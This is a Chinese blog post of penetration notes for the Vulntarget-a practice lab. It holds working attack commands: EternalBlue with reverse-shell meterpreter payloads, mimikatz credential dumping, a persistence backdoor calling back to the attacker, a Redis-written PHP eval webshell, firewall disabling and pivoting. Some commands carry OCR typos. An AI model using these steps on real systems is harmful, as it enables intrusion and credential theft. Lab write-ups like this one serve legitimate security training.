Vulntarget靶场渗透笔记[持续更新中]

原创

starTian 于 2022-04-08 09:29:52 发布 2183 收藏

分类专栏： web 文章标签： web 安全

本文链接：https://blog.csdn.net/weixin_44411509/article/details/124033242

Vulntarget靶场渗透笔记

文章目录

靶场官方链接

https://github.com/crow821/vulntarget

Vulntarget-a

Writeup

vulntarget漏洞靶场系列(一)


渗透测试练习No.62 内网渗透 vulntarget-a

Win7：win7/admin

win2016：Administrator/Admin@123、vulntarget.com\win2016/Admin#123

win2019：administrator/Admin@666

网络拓扑环境



信息收集

```
nmap -sC -T4 192.168.56.124
```

```
Host is up (0.00088s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE SERVICE
80/tcp  open  http
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: \xCD\xA8\xB4\xEFOA\xCD\xF8\xC2\xE7\xD6\xC7\xC4\xDC\xB0\xEC\xB9\
xAB\xCF\xB5\xCD\xB3
| http-robots.txt: 1 disallowed entry
|_/
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:86:57:0B (VMware)

Host script results:
|_clock-skew: mean: -2h40m00s, deviation: 4h37m05s, median: -2s
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.
1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: win7-PC
|   NetBIOS computer name: WIN7-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2022-03-14T09:39:12+08:00
| smb2-time:
|   date: 2022-03-14T01:39:12
|_  start_date: 2022-03-14T01:37:46
|_nbstat: NetBIOS name: WIN7-PC, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:
29:86:57:0b (VMware)
| smb2-security-mode:
|   2.1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Nmap done: 1 IP address (1 host up) scanned in 47.26 seconds
```

发现是通达OA利用批量工具一键打


```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
```

获得shell

win7 MSF上线

可直接使用永恒之蓝漏洞获得系统权限


```
msf 6> search 17-010
msf 6> use 0
msf 6> set payload windows/x64/meterpreter/reverse_tcp
msf 6> set lport 6666
msf 6> set lhost 192.168.56.1005
msf 6> set rposts 192.168.56.126
msf 6> run
```



都是乱码，看着不舒服

```
CHCP 65001
ipconfig
```

扫描网络，发现另一网卡



获取用户密码

msf加载mimikatz

```
load kiwi
```

SERVER_NAME	10.0.20.99
SERVER_ADDR	10.0.20.99
SERVER_PORT	80
REMOTE_ADDR	10.0.20.98
DOCUMENT_ROOT	C:/phpStudy/PHPTutorial/WWW
REQUEST_SCHEME	http
CONTEXT_PREFIX	*no value*
CONTEXT_DOCUMENT_ROOT	C:/phpStudy/PHPTutorial/WWW
SERVER_ADMIN	admin@php.cn
SCRIPT_FILENAME	C:/phpStudy/PHPTutorial/WWW/phpinfo.php
REMOTE_PORT	57298
GATEWAY_INTERFACE	CGI/1.1
SERVER_PROTOCOL	HTTP/1.1

获取主机密码

```
creds_all
```

```
10.0.20.99:6379> keys *
(empty array)
10.0.20.99:6379>
```

横向移动

进程迁移

获得shell时，该shell是极其脆弱，所以需要移动这个shell把它和目标机中一个稳定的进程绑定在一起，而不需要对磁盘进行任何写入操作，这样使渗透更难被检测到。自动迁移进程命令（run post/windows/manage/migrate）或手动迁移（migrate PID），系统会自动寻找合适的进程然后迁移

```
run post/windows/manage/migrate
```

```
[*] Post module execution completed
msf6 post(multi/manage/autoroute) > use post/windows/gather/arp_scanner \
 > ;
msf6 post(windows/gather/arp_scanner) > set session 1
session => 1
msf6 post(windows/gather/arp_scanner) > set rhosts 10.0.20.1-254
rhosts => 10.0.20.1-254
msf6 post(windows/gather/arp_scanner) > run

[*] Running module against WIN7-PC
[*] ARP Scanning 10.0.20.1-254
[+]     IP: 10.0.20.98 MAC 00:0c:29:fe:53:a4 (VMware, Inc.)
[+]     IP: 10.0.20.99 MAC 00:0c:29:d5:4a:73 (VMware, Inc.)
```

可以看到权限迁移至notepad.exe

权限维持

使用netaspoit自带的后门进行权限维持，-X以指定的方式开机自启动，-i反向链接的时间间隔，-r攻击者的IP


```
run persistence -X -i 0 -p 7777 -r 192.168.56.105
```

msf监听

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.56.105
set lport 7777
run
```

扫描存活主机

```
use post/windows/gather/arp_scanner
set session 1
set rhost 10.0.20.1-254
run
```



扫描目标端口

```
use auxiliary/scanner/portscan/tcp
set ports 22-500,8000-10000
set rhosts 10.0.20.99
threads 50
run
```

win2016

代理之后，扫描端口，这里很慢很慢很慢

```
proxychains nmap -sT -p22,23,80,139,445,1433,3306,3389,6379,8080 -Pn 10.0.20.99
```


最终扫出了80和6379端口

80端口

先扫描目录


```
proxychains dirsearch -u 10.0.20.99
```

发现phpinfo.php文件，在其中发现了网站根目录




redis未授权漏洞

```
proxychains redis-cli -h 10.0.20.99
```




利用redis未授权以及php web环境来getshell，在这里需要知道一个shell运行的目录，在这里因为前面那个phpinfo,爆露出网站目录




可以看的redis密码为空，redis未授权漏洞写webshell

```
config set dir "C:/phpStudy/PHPTutorial/WWW/"
config set dbfilename tx.php
set 1 "<?php @eval($_POST['tx']);?>"
save
```

蚁剑挂代理连接即可





发现另一网段



cs上线

由于win2016是在内网，因此我们需要使用win7作为跳板机进行转发上线。





之后正常生成shell执行即可,这里是我根据writeup写的，实测中死活不上线，win2016也可以ping通win7但是就是不上线。

再次更新，估计是存在防火墙导致不上线，关闭win7防火墙,使其可以被连接。

```
netsh firewall set opmode mode=disable
```

```
以太网适配器 Ethernet0:

   连接特定的 DNS 后缀 . . . . . :
   本地链接 IPv6 地址. . . . . : fe80::a1d2:d6d8:2256:5e57%9
   IPv4 地址 . . . . . : 10.0.20.99
   子网掩码 . . . . . : 255.255.255.0
   默认网关. . . . . :

以太网适配器 Ethernet1:

   连接特定的 DNS 后缀 . . . . . :
   本地链接 IPv6 地址. . . . . : fe80::d870:76fd:74c1:5d00%12
   IPv4 地址 . . . . . : 10.0.10.111
   子网掩码 . . . . . : 255.255.255.0
   默认网关. . . . . :

隧道适配器 isatap.{A7027029-ECC3-4186-BC98-9DCE01AAA9D0}:

   媒体状态 . . . . . : 媒体已断开连接
   连接特定的 DNS 后缀 . . . . . :

隧道适配器 Reusable ISATAP Interface {3DA37866-F097-4088-BC52-B3F6873B5E31}:

   媒体状态 . . . . . : 媒体已断开连接
   连接特定的 DNS 后缀 . . . . . :
```

成功上线

```
msf6 exploit(multi/handler) > run

[*] Started bind TCP handler against 10.0.20.99:6666
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf6 exploit(multi/handler) > run

[*] Started bind TCP handler against 10.0.20.99:6666
```

external	internal	listener	user	computer	note	process	pid	arch	last
192.168.56.128	10.0.20.98	kali	SYSTEM *	WIN7-PC		notepad.exe	4000	x86	19ms
10.0.20.98 ⚯...	10.0.20.99	kali	SYSTEM *	WIN2016		beacon.exe	3628	x64	32ms

msf上线

msf添加win7路由

```
msf6 > route add 10.0.20.0 255.255.0.0 1
msf6 > route print
```

msf设置代理转发

```
msf6 > use auxiliary/server/socks_proxy
msf6 > run
```


msf正向连接

生成msf正向马

```
msfvenom -p windows/x64/meterpreter/bind_tcp  LPORT=6666 -f exe >6666.exe
```

监听设置 `use exploit/multi/handler`

```
use exploit/multi/handler
set payload windows/x64/meterpreter/bind_tcp
set lport 6666
set rhost 10.0.20.99
options
```



无反应失败

```
(*) 基础信息
当前路径: C:/phpStudy/PHPTutorial/WWW
磁盘列表: C:D:
系统信息: Windows NT WIN2016 6.2 build 9200 (Windows Server 2012 Datacenter Edition) i586
当前用户: SYSTEM
(*) 输入 ashelp 查看本地命令
C:\phpStudy\PHPTutorial\WWW> cd C:/phpStudy/PHPTutorial/WWW/

C:\phpStudy\PHPTutorial\WWW> netsh firewall set opmode mode=disable
重要信息: 已成功执行命令。
